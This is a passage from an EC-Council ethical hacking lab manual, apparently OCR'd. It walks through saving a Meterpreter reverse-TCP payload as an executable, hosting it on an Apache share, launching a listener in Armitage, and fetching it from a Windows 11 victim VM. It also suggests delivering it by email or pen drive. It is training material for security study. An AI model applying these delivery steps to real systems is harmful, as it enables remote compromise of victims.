


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



21. A **Message** pop-up appears; click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

    Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.


24. Type **service apache2 start** and press **Enter** to start the Apache server.



25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




27. Now, switch to the **Windows 11** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

    Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

